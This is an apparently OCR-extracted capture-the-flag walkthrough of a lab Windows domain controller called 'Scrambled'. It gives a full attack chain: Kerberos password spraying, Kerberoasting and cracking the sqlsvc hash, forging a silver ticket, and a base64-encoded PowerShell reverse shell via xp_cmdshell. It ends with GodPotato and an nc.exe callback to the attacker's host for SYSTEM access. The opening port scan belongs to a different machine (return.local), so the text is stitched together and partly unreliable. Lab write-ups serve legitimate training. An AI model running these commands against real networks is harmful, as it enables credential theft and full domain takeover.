
Scrambled


Starting with basic port scan, we can see following ports open.

```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-08-14 19:02:53Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0.,
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0.,
3269/tcp open  tcpwrapped    syn-ack ttl 127
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49679/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49682/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
53284/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```


We can also get the hostname of domain controller & domain from the nmap scan which we can update in our hosts file.



Navigating through the links we find out, NTLM authentication is disabled.



We can enumerate one of the probable username from supportrequest.html.




```
ksimpson
```

From passwords.html, we can see that the password will be same as username if the password reset was performed. Lets use kerbrute to crack the username & password since NTLM is disabled and tools like crackmapexec relies on NTLM.

```
kerbrute passwordspray -d scrm.local --dc
dc1.scrm.local ~/Desktop/htb/users ksimpson
```

We can now request a TGT using the ksimpson's credentials to get access to other services.

```
/usr/share/doc/python3-impacket/examples/getTGT.py
scrm.local/ksimpson:ksimpson
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[*] Saving ticket in ksimpson.ccache
```

```
export KRB5CCNAME=ksimpson.ccache
```

```
klist
Ticket cache: FILE:ksimpson.ccache
Default principal: ksimpson@SCRM.LOCAL

Valid starting     Expires            Service principal
08/14/24 22:15:00  08/15/24 08:15:00
krbtgt/SCRM.LOCAL@SCRM.LOCAL
        renew until 08/15/24 22:14:59
```

Now, since we have a valid TGT we can request a Service Ticket from Key Distribution Center. After obtaining the Service Ticket we can create a silver ticket from KDC.

```
/usr/share/doc/python3-impacket/examples/GetUserSPNs.py
scrm.local/ksimpson:ksimpson -dc-host dc1.scrm.local -k
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName          Name    MemberOf
PasswordLastSet             LastLogon
Delegation
----------------------------  ------  --------  -------
------------------  --------------------------  ------
----
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-
11-03 12:32:02.351452  2024-08-14 17:17:03.349427
```

```
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-
11-03 12:32:02.351452  2024-08-14 17:17:03.349427
```

We can crack the TGS with john.

```
 john hash -w=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype
23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
status
Pegasus60        (?)
1g 0:00:00:05 DONE (2024-08-14 22:30) 0.1915g/s
2055Kp/s 2055Kc/s 2055KC/s Peguero..Pauliasi
Use the "--show" option to display all of the cracked
passwords reliably
Session completed.
```

Now, we will be performing silver ticket attack using ticketer.py. We need NTLM hash, Domain SID, Domain, SPN, User ID.

We will convert the sqlsvc's password to NTLM hash using online tool.

```
b999a16500b87d17ec7f2e2a68778f05
```

To get the domain SID we can use getPac.py impacket script.

```
/usr/share/doc/python3-impacket/examples/getPac.py  -
targetUser administrator scrm.local/ksimpson:ksimpson
```

```
Domain SID: S-1-5-21-2743207045-1827831105-2542523200
```

Creating Silver Ticket

```
/usr/share/doc/python3-impacket/examples/ticketer.py -
nthash b999a16500b87d17ec7f2e2a68778f05 -domain-sid S-
1-5-21-2743207045-1827831105-2542523200 -domain
scrm.local -spn MSSQLSvc/dc1.scrm.local -user-id 500
Administrator
```

```
export KRB5CCNAME=Admin.ccache
```

Now, we can login into mssql and obtain a reverse shell if xp_cmdshell can be enabled.

```
/usr/share/doc/python3-impacket/examples/mssqlclient.py
dc1.scrm.local -k

enable_xp_cmdshell

SQL (SCRM\administrator  dbo@master)> xp_cmdshell
whoami
output
-----------
scrm\sqlsvc
```

We can get a reverse shell and interact easily.

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACA
AUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE
MAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AMQAxA
CIALAAxADMAMwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBs
AGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB
0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMw
A1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAc
wB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAA
LAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGU
AIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAG
oAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtA
C4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAu
AEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAA
kAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIA
AkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAa
QBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMA
ZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHc
AZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAG
IAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuA
GcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAk
AHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwB
yAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbg
BkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAb
QAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwA
bwBzAGUAKAApAA==
```

```
┌──(suvam㉿kali)-[~/Desktop/htb]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.11.168] 59643

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32>
```

We do have SeImpersonate privilege. We can use any potato. Lets try with god potato. We need to transfer nc.exe also to the host.

```
.\god.exe -cmd "nc.exe 10.10.16.11 1236 -e cmd.exe"
```

```
┌──(suvam㉿kali)-[~/Desktop/htb]
└─$ nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.11.168] 59686
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqlsvc>whoami
whoami
nt authority\system

C:\Users\sqlsvc>
```